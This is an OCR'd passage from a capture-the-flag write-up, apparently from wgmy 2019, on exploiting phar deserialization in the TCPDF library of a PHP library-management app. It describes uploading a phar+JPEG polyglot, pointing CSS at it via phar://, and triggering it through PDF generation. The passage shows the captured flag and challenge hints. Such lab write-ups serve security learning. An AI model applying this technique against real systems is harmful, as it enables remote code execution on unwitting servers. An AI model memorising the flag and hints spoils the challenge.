Tahun Terbit	2019
Penerbit	Rempah
Kode Rak	R12
Stok	123
Harga	12345
Sinopsis	Test
Cover Buku	Browse... out.jpg


2

Figure 6 : Important steps to exploit the Phar Deserialization in TCPDF library.

1. Recap from the TCPDF **RCE vulnerability** advisory, TCPDF allows the developers to insert HTML code inside the PDF, which will be translated to a similar-looking design during PDF creation. Player can inject custom CSS rules to define a link to the crafted phar + jpeg polyglot file using phar:// stream wrapper which will be stored in /image/buku folder in challenge server once uploaded.

2. The required crafted phar + jpeg polyglot file generated from the player local machine to be upload to the challenge server.

Player can do this in the "Input Data Buku" page.



192.168.1.53/PHP-Perpustakaan/form/data_buku.php


Perpustakaan 5F

Data Buku

Nama Buku		Tahun Terbit	
Nama Penulis		Jenis Buku	Semua
Penerbit			

No	Cover	Nama Buku	Jenis Buku	Penulis	Tahun Terbit	Penerbit	Sinopsis	Action	
1		Mudah Membuat Portal Berita Online dengan PHP dan MySQL	Komputer	Wahana Komputer	2012	Andi	Sinopsis	Edit	Hapus
5		The Hidden Prince	Novel	Jjea Mayang	2015	Sinar Kejora	Sinopsis	Edit	Hapus
6		Designer`S Revenge,The	Komik	Miyuki Yorita	2014	M&C	Sinopsis	Edit	Hapus
7		CSS Rule definition even render here	Komputer	d3ck4	2019	Rempah	Sinopsis	Edit	Hapus

Figure 7 : Player can check wether their new "buku" record and phar + jpeg polyglot file were uploaded successfully.



192.168.1.53/PHP-Perpustakaan/form/laporan_buku.php


Perpustakaan 5F

Laporan Buku

isi salah satu tanggal atau kedua nya untuk range tanggal laporan

Tanggal Awal	
Tanggal Akhir	

Figure 8 : Player can trigger the exploit during PDF generation process by simply click "Cetak" in "Laporan Buku" page.



Laporan Buku - Perpustakaan 5F


Periode : -

Tanggal cetak : 2019-11-27 07:26:58am
Security Print : 4f6a59d020f1aacb2fbf4dc5917b00b0

No	Nama Buku	Jenis	Penulis	Penerbit	Tahun Terbit	Harga	Kode Rak	Stok
1	Mudah Membuat Portal Berita Online dengan PHP dan MySQL	Komputer	Wahana Komputer	Andi	2012	71500	R1	9
2	100 Quotes Simple Thinking about Blood Type	Pengembangan Diri	Park Dong Sun	Penerbit Haru	2016	65000	R2	10
3	Hujan	Novel	Tere Liye	Gramedia Pustaka Utama	2016	57800	R3	9
4	Cheeky Romance	Novel	Kim Eun Jeong	Penerbit Haru	2012	65000	R3	10
5	The Hidden Prince	Novel	Jjea Mayang	Sinar Kejora	2015	50000	R3	10
6	Designer`S Revenge,The	Komik	Miyuki Yorita	M&C	2014	16000	R04	14

1 / 1

Figure 9 : Normal PDF generated page.


view-source:http://192.168.1.53/PHP-Perpustakaan/form/cetak_buku.php

```
Nggak bisa dihapus fail pdf nya, bukan pdf ni gan. Nah cobain loe liat: <?php

// Flag is wgmy{Ph4r_s7r3am_wR4pP3r_wHy_s0_s3r1aLiZ3_&_m41nS7r34m_?}

?>
<strong>TCPDF ERROR: </strong>Some data has already been output, can't send PDF file
```

Figure 10 : Successful exploit reveal flag.php content in PDF generated page.

References:

1. https://cdn2.hubspot.net/hubfs/3853213/us-18-Thomas-It's-A-PHP-Unserialization-Vulnerability-Jim-But-Not-As-We-....pdf
2. https://blog.ripstech.com/2018/new-php-exploitation-technique/
3. https://www.ixiacom.com/company/blog/exploiting-php-phar-deserialization-vulnerabilities-part-1
4. https://www.ixiacom.com/company/blog/exploiting-php-phar-deserialization-vulnerabilities-part-2
5. https://packetstormsecurity.com/files/152200/TCPDF-6.2.19-Deserialization-Remote-Code-Execution.html
6. https://bananamafia.dev/post/php-deserialize-cccamp19/

Possible HINT for the challenge:

1. May the source be with you.
2. God chose Moses for salvation, and **PHAR**aoh for **destruction**!
3. Bitch please! we implement RimauWAF 3.0 engine in our secure file upload check.